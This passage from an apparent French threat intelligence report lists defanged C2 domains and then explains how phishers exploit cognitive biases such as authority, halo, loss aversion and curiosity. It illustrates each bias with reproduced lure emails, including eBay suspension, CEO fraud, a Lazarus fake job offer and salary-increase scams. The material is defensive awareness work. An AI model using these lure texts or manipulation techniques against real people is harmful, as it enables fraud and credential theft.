TLP:CLEAR	C2	troadsecow[.]com
TLP:CLEAR	C2	security-ocsp[.]com
TLP:CLEAR	C2	ocs-romastassec[.]com
TLP:CLEAR	C2	ocspdep[.]com
TLP:CLEAR	C2	marakanas[.]com
TLP:CLEAR	C2	bugiplaysec[.]com

4. Cyberpsychologie : l'exploitation des biais cognitifs

4.1. Les biais cognitifs

4.1.1. Avant-propos

Une cyberattaque n'est pas forcément limitée à la guerre informatique, elle peut aussi être psychologique. Cette dernière s'illustre notamment par l'ingénierie sociale : la fabrique du consentement. Pour arriver à ses fins, l'attaquant peut exploiter chez l'utilisateur des vulnérabilités psychologiques pour les utiliser comme levier afin de contourner la sécurité.

Les biais cognitifs sont au coeur de ces vulnérabilités psychologiques.

4.1.2. Description

Un biais cognitif est un **mécanisme de la pensée qui entraine la déviation du traitement d'une information**.

Lorsqu'il est dévié par ce mécanisme, le traitement de l'information n'est plus rationnel : il est réalisé de manière personnelle et affective. Ce processus conduit ainsi à des erreurs de perception, d'interprétation, d'évaluation et de jugement. Ces distorsions générées par le cerveau peuvent être utilisées comme raccourci pour aboutir à des conclusions hâtives.

4.1.3. Classification

Il existe de nombreux biais cognitifs, ceux-ci sont regroupés dans différentes catégories.

Ci-dessous, une infographie non exhaustive des catégories. Par exemple, la catégorie **mnésique** contient le biais de négativité, l'effet de récence, l'effet de simple exposition, l'oubli de la fréquence de base et l'effet de primauté.




Figure 6 . Classification des biais cognitifs.

4.1.4. Avantage et désavantage

Les biais ne sont pas strictement négatifs. Selon le contexte, un biais peut s'avérer essentiel et contribuer ainsi à la survie de l'individu.




Figure 7. Avantage et désavantage.

4.2. L'exploitation des biais cognitifs

4.2.1. Vulnérabilités psychologiques

Les biais cognitifs constituent une part importante des vulnérabilités psychologiques. A l'instar des failles informatiques, les vulnérabilités psychologiques peuvent êtres exploitées par un attaquant afin de contourner des barrières de sécurité.




Figure 8. Guerre informatique et guerre psychologique.

4.2.2. Liste de biais cognitifs souvent exploités

Dans le contexte d'une cyberattaque, **l'attaquant tente d'amener la victime à privilégier un raisonnement rapide (potentiellement trompeur) plutôt que le raisonnement rationnel**. Ci-dessous, une liste non exhaustive de biais cognitifs souvent exploitée par les cybercriminels :

- **Actualisation hyperbolique**
- **Effet Halo**
- **Biais d'autorité**
- **Biais d'optimisme**
- **Effet autruche**
- **Biais de récence**
- **L'aversion pour la perte**
- **Ecart de curiosité**
- **Biais de réciprocité**

Un attaquant peut exploiter ces biais de diverses manières, individuellement ou en les combinant.




Figure 9. Une myriade de possibilités d'utilisation.

4.2.3. Actualisation hyperbolique

L'actualisation hyperbolique est un biais cognitif qui affecte la prise de décision de l'individu de manière à **développer une préférence pour des récompenses à court terme**.

Ci-dessous, un extrait d'un courriel d'hameçonnage. Le corps du message incite l'utilisateur à réagir vite pour profiter d'une récompense immédiate. À noter la phrase : " Dépêche-toi, le nombre de lots à gagner est limité! Confirmer maintenant ! ". Ce type de fraude est connue en tant que fraude au coupon (*free coupon / gift scam*).

Dans la majorité des cas, l'attaquant incite l'utilisateur à remplir un formulaire afin de soutirer des informations telles que l'adresse physique et électronique, le nom et prénom, le numéro de téléphone, ou encore le numéro de la carte bancaire.


Figure 10. Extrait d'un courriel d'hameçonnage. Type de fraude : "free coupon / gift scam".

4.2.4. Effet Halo

L'effet halo (effet de notoriété ou effet de contamination) provoque une distorsion de la perception. Sous l'influence de ce biais cognitif, l'individu a une interprétation et une perception sélective d'informations d'une entité (marque, objet…) ou d'une personne allant dans le sens d'une première impression. À partir d'une seule caractéristique, l'individu peut être amené à considérer ses autres caractéristiques positivement.

Ci-dessous, un courriel d'hameçonnage. Les attaquants tentent d'exploiter l'effet halo chez l'utilisateur ciblé. Pour cela, le contenu du courriel est forgé de manière à leurrer l'utilisateur en lui faisant croire qu'il s'agit d'un message authentique de la société *Ebay*.

À noter : le logo Ebay, le vocabulaire employé (Ebay account, Ebay team…) et l'urgence de l'action demandée ("*your account will be suspended for a period of 24hours, after this period your account will be terminated*").



Dear eBay Member,

We regret to inform you that your eBay account could be suspended if you don't re-update your account information.
To resolve this problem please visit link below and re-enter your account information:

If your problems could not be resolved your account will be suspended for a period of 24 hours, after this period your account will be terminated.

For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.

Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account. Please note that this suspension does not relieve you of your agreed-upon obligation to pay any fees you may owe to eBay.

Regards,
Safeharbor Department eBay, Inc
The eBay team
This is an automatic message, please do not reply

Figure 11. Courriel d'hameçonnage. Les attaquants tentent de faire croire qu'il s'agit d'un courriel provenant de la société Ebay.

4.2.5. Biais d'autorité

Le biais d'autorité affecte l'acceptation des opinions, des arguments ou décisions sous prétexte que ces dernières sont proposées ou prises par une figure d'autorité.

Dans des cyberattaques connues en tant qu'arnaque au président (*CEO Fraud*), les attaquants usurpent l'identité et l'adresse e-mail du PDG d'une entreprise ou de cadres dirigeants, puis envoient des courriels frauduleux aux employés pour les inciter à réaliser des transactions de fonds ou à partager des informations sensibles (identifiants et mots de passe).

En exploitant l'usurpation du PDG, les attaquants tentent de profiter du biais d'autorité pour manipuler le raisonnement des collaborateurs ciblés. Ci-dessous, un courriel envoyé par un attaquant usurpant le PDG d'*ABC Bank*. Le corps du message incite le collaborateur à réaliser un transfert de fonds vers un compte maîtrisé par l'attaquant.

Figure 12. Courriel envoyé par un attaquant usurpant un PDG d'une banque. Source : Tessian.

4.2.6. Biais d'optimisme

Ce biais se caractérise par son potentiel d'amener un individu à surestimer la probabilité d'évènements positifs tout en sous-estimant la probabilité d'évènements indésirables. Il peut être considéré comme une "illusion de l'invulnérabilité". Influencé par ce biais, un employé peut être amené à penser que sa carrière professionnelle sera sans danger et qu'il mérite un salaire important.

Ci-dessous, un extrait d'un document forgé par l'APT Lazarus. Le contenu est une fausse offre d'emploi, il s'agit d'une fraude connue en tant que fausse annonce d'emploi (*Fake Job Scam*). L'offre est présentée avec un salaire attrayant : "*Annual Salary: $72k - $120k*". L'utilisateur est incité à lire le contenu du document et doit pour cela activer les macros. En activant ces dernières, le cheval de Troie Agamemnon est déployé sur le système de l'utilisateur. Il s'en suit une chaine d'infection et le déploiement de logiciels malveillants spécifiquement forgés pour le vol d'information (infostealer / spyware).

L'utilisation de cette fraude par l'APT Lazarus a fait l'objet de nombreuses publications, comme la vaste campagne de cyber-espionnage Operation Dream job (voir Operation Dream job et Operation North Star A Job Offer That's Too Good to be True?).

Senior Business Manager

Job Location: Washington, DC
Employment Type: Full Time
Clearance Level Must Currently Possess: None
Clearance Level Must Be Able to Obtain: None
Telecommuting Options: Some Telecommuting Allowed
Annual Salary: $72k - $120k

Job Description:

General Dynamics Mission Systems (GDMS) engineers a diverse portfolio of high technology solutions, products and services that enable customers to successfully execute missions across all domains of operation.

Figure 13. Extrait d'un document forgé qui contient des macros malveillantes permettant le déploiement du cheval de Troie Agamemnon. APT Lazarus.

4.2.7. Effet autruche

L'effet autruche amène l'individu à ignorer délibérément une information négative en pensant que cette dernière va disparaitre. Influencé par ce biais cognitif, le raisonnement de l'individu est dévié de manière à éviter l'affront. En ignorant des commentaires, des critiques ou des arguments, la distorsion provoquée par ce biais cognitif peut conduire à empirer la situation.


Ci-dessous, un exemple de message utilisé par les attaquants pour effrayer l'utilisateur. Il s'agit d'un logiciels alarmant (*scareware)* : un logiciel qui génère de fausses alertes et qui incite la victime à prendre contact avec un "service client". En réalité, ce service est constitué de criminels qui vont tenter de soutirer à la victime des informations sensibles (identifiants et mot de passe, numéro de carte bancaire) ou l'inciter à télécharger des logiciels malveillants sur son système (virus, infostealer, rançongiciel…).

Figure 14. Scareware : une fenêtre indiquant de fausses alertes. L'utilisateur est incité à contacter un "service client".

4.2.8. Biais de récence

L'effet de récence (biais de récence) est défini comme la tendance à se remémorer plus facilement les informations les plus récentes. Influencé par cet effet, un individu peut être amené à oublier l'historique d'une information pour ne privilégier que le dernier évènement.

Ci-dessous, un exemple de courriel d'hameçonnage exploitant le thème du coronavirus. Les attaquants tentent d'exploiter chez la victime l'effet de récence en insistant sur le moyen d'éviter d'être infecté par la maladie à coronavirus (COVID 19).


Singapore Specialist : Corona Virus Safety Measures

DT

Tuesday, 28 January 2020 at 03:51

Show Details

Dear Sir,

Go through the attached document on safety measures regarding the spreading of corona virus.
This little measure can save you.

Use the link below to download

Safety Measures.pdf

Symptoms Common symptoms include fever, cough, shortness of breath, and breathing difficulties. I

Regards
Dr
Specialist wuhan-virus-advisory

Figure 15. Exemple de courriel d'hameçonnage exploitant le thème du coronavirus.

4.2.9. L'aversion pour la perte

L'aversion pour la perte est un biais comportemental qui influence le raisonnement de l'individu à considérer une perte comme plus importante qu'une récompense de même valeur. Ce biais conduit l'individu à éviter les pertes plutôt que d'obtenir des gains.

Ci-dessous, un exemple de courriel d'hameçonnage qui incite à réagir. En exploitant le biais de l'aversion pour la perte, l'attaquant manipule la victime en lui faisant croire qu'elle sera facturée suite à des achats.




Figure 16. Courriel d'hameçonnage.

4.2.10. L'écart de curiosité

L'écart de curiosité ("*Curiosity gap*") fait référence à l'espace entre ce qu'un individu sait et ce qu'il veut savoir. C'est l'écart entre ses connaissances actuelles et les informations qu'il recherche. L'écart de curiosité est souvent exploité dans le marketing : elle crée un sentiment d'intrigue et d'intérêt dans l'esprit du public ciblé. En générant le désir d'en savoir plus, les spécialistes du marketing peuvent accroître l'engagement et encourager les gens à agir, comme cliquer sur une publicité ou effectuer un achat.

Ci-dessous, un exemple de publicité malveillante qui exploite l'écart de curiosité. Le contenu incite à consulter une récompense secrète. En cliquant sur *choose*, l'utilisateur peut être redirigé vers un formulaire dans lequel des informations personnelles (adresse et numéro de téléphone…) ou sensibles (identifiants et mots de passe, numéro de carte bancaire…) sont demandées. L'utilisateur peut aussi être amené à payer pour recevoir une récompense, qui en réalité n'existe pas.





Figure 17. Publicité malveillante.

4.2.11. Biais de réciprocité

Le biais de réciprocité se manifeste lorsqu'un individu ressent le besoin de rendre une action après en avoir reçu une. Sous l'influence de ce biais, un individu peut, par exemple, acheter un article dans un magasin après s'être vu offert une récompense par ce dernier.

Ci-dessous, un courriel d'hameçonnage exploitant le thème l'augmentation de salaire. L'attaquant tente de manipuler l'utilisateur en exploitant le biais de réciprocité. Une fausse augmentation de salaire (16.89%) est présentée à l'utilisateur, qui est invité à cliquer sur un lien pour consulter un document suspect en ligne. Cette attaque peut, par exemple, entraîner au téléchargement d'une souche virale sur le système de l'utilisateur.



From: NAME REDACTED
Date: Friday, October 20, 2023 at 9:53 AM
To: NAME REDACTED
Subject: [Not Virus Scanned] 16.89 % Salary Increase Letter 20 October 2023

Dear All,

Sequel to last wéék notification, find encloséd héré-undér the létter summarizing your 16.89 percent salary increase starting 20 October 2023

All documénts are enclosed héré-undér:

NOTE: Your Access is needed to go through the salary increment letter, Initial Access is **Salary**

Payroll & Employee Relations

WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

This document is protected.

Please click the link below to view online.

VIEW ONLINE

Figure 18. Courriel d'hameçonnage ("salary increase scam").

4.3. L'importance du débiaisement

Le débiaisement vise à réduire les biais. Cette section offre des conseils et un outil pour aider à se rappeler de ces derniers.

4.3.1. Quelques conseils

Prise de conscience

Une première étape consiste à reconnaitre les biais cognitifs afin d'atténuer leur influence sur le raisonnement. L'introspection est une séance d'attention envers soi-même qui permet de s'autoévaluer : elle offre la possibilité de réfléchir sur sa propre pensée et sur ses émotions.

Culture générale

Se renseigner sur les différents biais cognitifs et leurs effets peut aider à les identifier et à les comprendre. Le *Codex des biais cognitifs* apporte un support complet recensant les nombreux biais.

